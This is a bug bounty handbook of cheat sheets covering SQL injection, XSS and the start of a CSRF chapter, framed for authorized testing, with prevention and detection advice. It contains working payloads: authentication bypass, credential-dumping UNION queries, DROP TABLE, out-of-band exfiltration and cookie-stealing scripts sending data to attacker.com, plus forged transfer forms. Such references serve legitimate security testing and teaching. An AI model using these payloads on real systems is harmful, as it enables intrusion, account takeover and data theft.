BUG BOUNTY TOWN

The Complete Security Hacker's Handbook

Your Ultimate Guide to Finding Vulnerabilities,

Earning Bounties, and Securing the Web

By: ek0ms savi0r

WELCOME TO BUG BOUNTY TOWN

Picture this: You're walking down a digital street in Bug Bounty Town, where every application is a building waiting to be tested, every API endpoint is a door that might swing open with the right key, and every input field is a potential goldmine. The sheriff? They're paying YOU to find the vulnerabilities before the bad guys do. Welcome to the most comprehensive bug bounty reference guide ever created. This isn't your typical dry security manual – this is your field guide to the wild west of ethical hacking, where creativity meets technical skill, and where a single clever payload can earn you thousands of dollars.

What Makes This Different?

This book isn't just theory. Every page is packed with real attack vectors, actual payloads that work, and testing methodologies refined through countless hours of bug hunting. We've taken the most critical vulnerabilities from the OWASP Top 10 and beyond, and broken them down into digestible, actionable cheat sheets that you can use immediately. Each chapter focuses on a specific vulnerability class, complete with: • Visual diagrams showing exactly how attacks work • Real-world payloads you can test with today • Step-by-step testing methodologies • Prevention techniques (because great hackers understand defense too) • Common pitfalls and bypass techniques

The Ethical Hacker's Creed

Before we dive in, let's get one thing crystal clear: Everything in this book is for AUTHORIZED testing only. Bug bounty programs exist because companies WANT you to find their vulnerabilities. They're inviting you to test their security, offering rewards, and helping make the internet safer. Unauthorized hacking isn't just illegal – it's against everything the bug bounty community stands for. We're the good guys. We find the bugs so the bad guys can't exploit them. We get paid to make the web more secure. That's the way of Bug Bounty Town. Always remember: • Only test applications with explicit permission or active bug bounty programs • Respect scope limitations and rules of engagement • Report responsibly and give companies time to fix issues • Never access, modify, or exfiltrate data beyond what's needed for proof of concept • Be professional, helpful, and collaborative with security teams

How to Use This Book

This book is organized from fundamental vulnerabilities to advanced attack vectors. Each chapter is a complete cheat sheet that can stand alone, so feel free to jump to whatever interests you most. New to bug bounties? Start with SQL Injection and XSS – they're everywhere and highly rewarding. Already experienced? Jump straight to Business Logic or API Security for the creative, high-impact bugs that automated scanners miss. The curl cheat sheet at the beginning is your command-line companion – master it, and you'll be testing APIs like a pro in no time. Print out the individual chapters, tape them to your wall, highlight the payloads you use most. This is a working reference guide, not a book to keep pristine on a shelf. Get it dirty. Use it. Make money with it.

Let's Hunt Some Bugs

Bug bounty hunting is one of the most rewarding (literally and figuratively) careers in cybersecurity. You get to think like an attacker, be creative, solve puzzles, and get paid for it. Every bug you find makes the internet a little bit safer. Every vulnerability you report protects real users from real threats. So grab your laptop, fire up Burp Suite, and let's explore Bug Bounty Town together. The vulnerabilities are out there, waiting to be found. The bounties are ready to be claimed. And this book? It's your map to the treasure. Welcome to Bug Bounty Town. Population: You and all the bugs you're about to find. Now let's get hunting. ■■ - ek0ms savi0r

TABLE OF CONTENTS

Note: Each chapter is a complete, standalone cheat sheet. Page numbers appear at the bottom of each page. Feel free to print individual chapters as needed for quick reference during testing.


SQL INJECTION

Complete Attack Reference

What is SQL Injection?
SQL Injection is a code injection technique that exploits security vulnerabilities in an application's database layer. Attackers insert malicious SQL statements into entry fields, manipulating the backend database to expose, modify, or delete data.

1. Classic/In-Band SQL Injection

Description: The most common type where the attacker uses the same communication channel to launch the attack and gather results. Error messages and query results are directly visible.



Example Payload:

```
' OR '1'='1' --
```


Query Execution:

```
SELECT * FROM users WHERE username='' OR '1'='1' --' AND password=''
```

Impact: Authentication bypass, data extraction

2. Union-Based SQL Injection

Description: Uses UNION SQL operator to combine results of the original query with results from injected queries, allowing extraction of data from different tables.



Example Payload:

```
' UNION SELECT null, username, password FROM users--
```


Query Execution:

```
SELECT name, price FROM products WHERE id='1' UNION SELECT username, password FROM users--'
```

Impact: Complete database enumeration, credential theft

3. Error-Based SQL Injection

Description: Relies on error messages from the database to extract information. Attacker crafts inputs that cause database errors revealing structure and data.


Malicious Input
Database
ERROR: Invalid syntax near
'users' table. Column 'password'
→ Reveals database structure

Example Payload:

```
' AND 1=CONVERT(int, (SELECT TOP 1 name FROM sysobjects WHERE xtype='U'))--
```


Query Execution:

```
Triggers database errors that include table names, column names, or data
```

Impact: Database fingerprinting, schema discovery

4. Boolean-Based Blind SQL Injection

Description: Application doesn't show errors or data, but behaves differently based on query truth value. Attacker infers data by observing TRUE/FALSE responses.



Example Payload:

```
' AND 1=1-- (TRUE) vs ' AND 1=2-- (FALSE)
```


Query Execution:

```
' AND (SELECT COUNT(*) FROM users WHERE username='admin')>0--
```

Impact: Data extraction through binary search, slow but effective

5. Time-Based Blind SQL Injection

Description: Similar to boolean-based but uses time delays. Attacker infers information based on response time rather than visible differences.



Example Payload:

```
'; IF (1=1) WAITFOR DELAY '0:0:5'--
```


Query Execution:

```
' AND IF(SUBSTRING(password,1,1)='a', SLEEP(5), 0)--
```

Impact: Data extraction when no visible feedback exists

6. Out-of-Band SQL Injection

Description: Relies on features of database server to send data to attacker via different channel (DNS, HTTP). Used when in-band techniques don't work.



Example Payload:

```
'; exec master..xp_dirtree '\\attacker.com\share'--
```


Query Execution:

```
Uses database functions to make external connections (DNS queries, HTTP requests)
```

Impact: Data exfiltration via DNS/HTTP, bypasses WAFs

7. Stacked Queries Injection

Description: Allows execution of multiple SQL statements in single injection by using query terminators (;). Enables arbitrary database operations.



Example Payload:

```
'; DROP TABLE users;--
```


Query Execution:

```
admin'; UPDATE users SET password='hacked' WHERE username='admin';--
```

Impact: Database manipulation, data deletion, privilege escalation

8. Second-Order SQL Injection

Description: Malicious data is stored by application and later incorporated into SQL query without sanitization. Injection happens in two stages.



Example Payload:

```
Username: admin'-- (stored), later used in: UPDATE profile WHERE user='admin'--'
```


Query Execution:

```
Stage 1: Store malicious input | Stage 2: Application uses stored data in query
```

Impact: Bypasses input validation, delayed exploitation

9. Bypassing Authentication

Description: Specific attack targeting login forms to bypass authentication by manipulating SQL WHERE clauses in authentication queries.



Example Payload:

```
admin' OR '1'='1' --
```


Query Execution:

```
SELECT * FROM users WHERE username='admin' OR '1'='1' --' AND password=''
```

Impact: Unauthorized access, privilege escalation

10. Column Number Enumeration

Description: Technique to determine number of columns in query result, necessary for UNION-based attacks. Uses ORDER BY or NULL injection.



Example Payload:

```
' ORDER BY 5-- (increases until error)
```

Query Execution:

```
' UNION SELECT NULL,NULL,NULL-- (matching column count)
```

Impact: Prerequisites for UNION attacks, database structure discovery

SQL INJECTION PREVENTION

- **Parameterized Queries:** Use prepared statements with bound parameters. Never concatenate user input into queries.
- **Stored Procedures:** Use stored procedures (when properly implemented) to abstract database logic.
- **Input Validation:** Whitelist validation: only allow expected input patterns. Validate data type, length, format.
- **Least Privilege:** Database accounts should have minimal necessary permissions. Avoid using admin accounts.
- **Escape User Input:** If dynamic queries are unavoidable, properly escape special characters for your database.
- **WAF Implementation:** Deploy Web Application Firewall to detect and block SQL injection attempts.
- **Error Handling:** Never display detailed database errors to users. Log errors securely for debugging.
- **Regular Updates:** Keep database software, frameworks, and libraries updated with security patches.

DETECTION TECHNIQUES

- Monitor for unusual SQL keywords in input fields (UNION, SELECT, DROP, etc.)
- Track abnormal database query patterns and execution times
- Watch for repeated failed authentication attempts with SQL syntax
- Analyze web application logs for suspicious parameter values
- Use database activity monitoring tools to detect anomalies
- Implement intrusion detection systems (IDS) with SQL injection signatures
- Review application logs for unusual error patterns
- Conduct regular security testing and penetration testing

Note: This cheat sheet is for educational and authorized security testing only. Unauthorized access to systems is illegal.


CROSS-SITE SCRIPTING (XSS)

Complete Attack Reference

What is XSS?
Cross-Site Scripting (XSS) is a client-side code injection attack where an attacker injects malicious scripts into trusted websites. When victims load the compromised page, the malicious script executes in their browser, potentially stealing cookies, session tokens, or performing actions on behalf of the user.

1. Reflected XSS (Non-Persistent)

Description: Malicious script is reflected off a web server in immediate response (URL parameters, search queries). The payload is not stored and requires victim to click a crafted link.



Example Payload:

```
http://site.com/search?q=<script>alert('XSS')</script>
```


Execution Flow:

```
<script>document.location='http://attacker.com/steal?cookie='+document.cookie</script>
```

Impact: Session hijacking, phishing, credential theft via social engineering

2. Stored XSS (Persistent)

Description: Malicious script is permanently stored on target servers (database, comment fields, forums). Every user viewing the infected page executes the payload. Most dangerous XSS type.



Example Payload:

```
Comment: <script>fetch('http://attacker.com/log?c='+document.cookie)</script>
```


Execution Flow:

```
Stored in database → Retrieved and displayed → Executes for all users
```

Impact: Mass credential theft, widespread malware distribution, account takeover

3. DOM-Based XSS

Description: Vulnerability exists in client-side code rather than server-side. Script manipulates DOM environment in victim's browser. Server never sees the malicious payload.



Example Payload:

```
http://site.com/#<img src=x onerror=alert('XSS')>
```


Execution Flow:

```
document.write(location.hash.substring(1)); // Unsafe DOM manipulation
```

Impact: Client-side session theft, UI manipulation, keylogging

4. Self-XSS

Description: Requires victim to unknowingly execute malicious code themselves (paste into browser console, developer tools). Often used in social engineering attacks.



Example Payload:

```
"Paste this in console to unlock features: javascript:alert(document.cookie)"
```


Execution Flow:

```
Social engineering trick + malicious JavaScript in browser console
```

Impact: Account compromise, data theft through user manipulation

5. Mutation XSS (mXSS)

Description: Exploits browser's HTML parser behavior. Payload changes after sanitization through browser's mutation algorithms. Bypasses many XSS filters and WAFs.



Example Payload:

```
<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```


Execution Flow:

```
Sanitizer sees safe HTML → Browser mutates it → Becomes malicious
```

Impact: WAF bypass, filter evasion, exploitation of 'secure' applications

6. Blind XSS

Description: Payload is stored but attacker cannot see where it executes. Often triggers in admin panels, log viewers, or analytics dashboards that attacker cannot access directly.



Example Payload:

```
<script src=https://attacker.com/hook.js></script> (in support ticket)
```


Execution Flow:

```
Callback script notifies attacker when/where payload executes
```

Impact: Admin account compromise, internal network access, privilege escalation

7. XSS via File Upload

Description: Malicious scripts embedded in uploaded files (SVG, HTML, XML). When file is viewed or served, script executes in user's browser context.



Example Payload:

```
SVG: <svg onload=alert('XSS')></svg>
```


Execution Flow:

```
Upload malicious SVG/HTML → Victim views file → Script executes
```

Impact: Bypasses input validation, stored XSS through file hosting

8. XSS in JSON/XML Responses

Description: Malicious payload injected into API responses (JSON/XML). When response is improperly rendered in browser without sanitization, script executes.



Example Payload:

```
{"name":"<img src=x onerror=alert('XSS')>"}
```


Execution Flow:

```
API returns unsanitized user input → Frontend renders raw → XSS
```

Impact: SPA/API exploitation, mobile app vulnerabilities

9. XSS via CSS Injection

Description: Exploits CSS parsing vulnerabilities or uses CSS to exfiltrate data. Can inject JavaScript through CSS expression() or import external resources.



Example Payload:

```
style="background:url('javascript:alert(1)')"
```


Execution Flow:

```
<style>@import'http://attacker.com/steal.css';</style>
```

Impact: Data exfiltration via CSS selectors, UI redressing, phishing

10. Polyglot XSS Payloads

Description: Single payload that works across multiple contexts (HTML, JavaScript, CSS). Crafted to bypass multiple filters simultaneously and execute in various injection points.



Example Payload:

```
javascript:/*--></title></style></textarea></script></xmp><svg/onload='+/"/+/onmouseover=1/+/[*/[]/+alert
(1)//'>
```

Execution Flow:

```
Context-agnostic payload breaking out of multiple encodings
```

Impact: Advanced filter bypass, multiple vulnerability exploitation

XSS PAYLOAD LIBRARY

Basic Alert Payloads

- `<script>alert('XSS')</script>`
- `<script>alert(document.domain)</script>`
- `<img src=x onerror=alert('XSS')>`
- `<svg/onload=alert('XSS')>`
- `<body onload=alert('XSS')>`

Cookie Stealing

- `<script>fetch('//attacker.com?c='+document.cookie)</script>`
- `<script>new Image().src='//attacker.com?c='+document.cookie</script>`
- `<img src=x onerror=this.src='//attacker.com?c='+document.cookie>`

Filter Bypass Techniques

- `<sCrIpT>alert(1)</sCrIpT> (Case variation)`
- `<script>aler\u0074(1)</script> (Unicode escape)`
- `<img src=x oneRRor=alert(1)> (Double encoding)`
- `<svg><script>alert&#40;1&#41;</script> (HTML entities)`
- `javascript:alert(1) (Protocol handler)`

Event Handlers

- `<img src=x onerror=alert(1)>`
- `<body onload=alert(1)>`
- `<input onfocus=alert(1) autofocus>`
- `<select onfocus=alert(1) autofocus>`
- `<textarea onfocus=alert(1) autofocus>`
- `<details ontoggle=alert(1) open>`

Without Script Tags

- `<img src=x onerror=alert(1)>`
- `<svg/onload=alert(1)>`
- `<iframe src=javascript:alert(1)>`
- `<embed src=javascript:alert(1)>`
- `<object data=javascript:alert(1)>`

XSS PREVENTION

• **Input Validation:** Whitelist acceptable input patterns. Reject anything that doesn't match expected format. Never trust user input.

• **Output Encoding:** Encode all dynamic data before rendering in HTML, JavaScript, CSS, or URL contexts. Use context-specific encoding.

• **Content Security Policy:** Implement strict CSP headers to prevent inline scripts and restrict resource loading to trusted domains.

• **HTTPOnly Cookies:** Mark sensitive cookies as HTTPOnly to prevent JavaScript access. Use Secure flag for HTTPS-only transmission.

• **HTML Sanitization:** Use trusted libraries (DOMPurify, OWASP Java HTML Sanitizer) to sanitize user-generated HTML content.

• **Framework Protection:** Leverage modern framework protections (React, Angular, Vue auto-escape). Don't use dangerouslySetInnerHTML.

• **X-XSS-Protection Header:** Enable browser XSS filters: X-XSS-Protection: 1; mode=block (legacy browsers).

• **Template Engines:** Use auto-escaping template engines. Avoid eval(), setTimeout() with strings, document.write() with user data.

DETECTION & TESTING

• Test all input fields, URL parameters, and headers with XSS payloads

• Check reflected input in HTML source, JavaScript, and HTTP responses

• Monitor browser console for unexpected script execution

• Use automated scanners (Burp Suite, OWASP ZAP) for initial detection

• Test different contexts: HTML body, attributes, JavaScript, CSS, URL

• Verify encoding is applied consistently across all output points

• Check file upload functionality with SVG/HTML files containing scripts

• Review Content-Security-Policy headers and their effectiveness

• Test POST, GET, Cookie, and HTTP header injection points

• Use browser developer tools to inspect DOM modifications

CONTEXT-SPECIFIC ENCODING

Context	Example	Encoding Needed
HTML Body	&lt;div&gt;USER_DATA&lt;/div&gt;	HTML Entity Encoding
HTML Attribute	&lt;input value='USER_DATA'&gt;	HTML Attribute Encoding

JavaScript	&lt;script&gt;var x='USER_DATA'&lt;/script&gt;	JavaScript Encoding
CSS	&lt;style&gt;body{bg:USER_DATA}&lt;/style&gt;	CSS Encoding
URL	&lt;a href='?search=USER_DATA'&gt;	URL Encoding
JSON	{"name":"USER_DATA"}	JSON Encoding

Note: This cheat sheet is for educational and authorized security testing only. Unauthorized XSS attacks against systems you don't own is illegal.


CROSS-SITE REQUEST FORGERY

Complete Attack Reference

What is CSRF?
Cross-Site Request Forgery (CSRF) is an attack that forces authenticated users to execute unwanted actions on a web application where they're currently authenticated. The attacker tricks the victim's browser into sending forged requests using the victim's credentials without their knowledge or consent.

1. GET-Based CSRF Attack

Description: Exploits state-changing operations performed via GET requests. Attacker embeds malicious URL in images, links, or iframes. When victim loads the page while authenticated, browser automatically sends GET request with cookies.



Example Payload:

```
<img src='http://bank.com/transfer?to=attacker&amount=1000' />
```


Attack Vector:

```
Hidden in: IMG tags, IFRAME src, CSS background-url, script src, link href
```

Impact: Unauthorized actions, fund transfers, password changes, account modifications

2. POST-Based CSRF Attack

Description: Targets POST requests by auto-submitting hidden forms. More powerful than GET-based as POST is typically used for critical operations. Form submits automatically via JavaScript when page loads.



Powerful!
POST = critical
operations

Example Payload:

```
<form action='http://bank.com/transfer' method='POST'><input name='to'
value='attacker'/></form><script>document.forms[0].submit();</script>
```


Attack Vector:

```
Auto-submitting form with JavaScript or using iframe techniques
```

Impact: Critical state changes, data manipulation, privilege escalation

3. JSON-Based CSRF

Description: Exploits APIs accepting JSON payloads. Uses forms with enctype='text/plain' or Flash/older browsers to send JSON-like data. Modern applications with JSON APIs can be vulnerable if CORS not properly configured.



Example Payload:

```
<form enctype='text/plain' action='http://api.site.com/update'><input name='{"role":"admin"}' /></form>
```

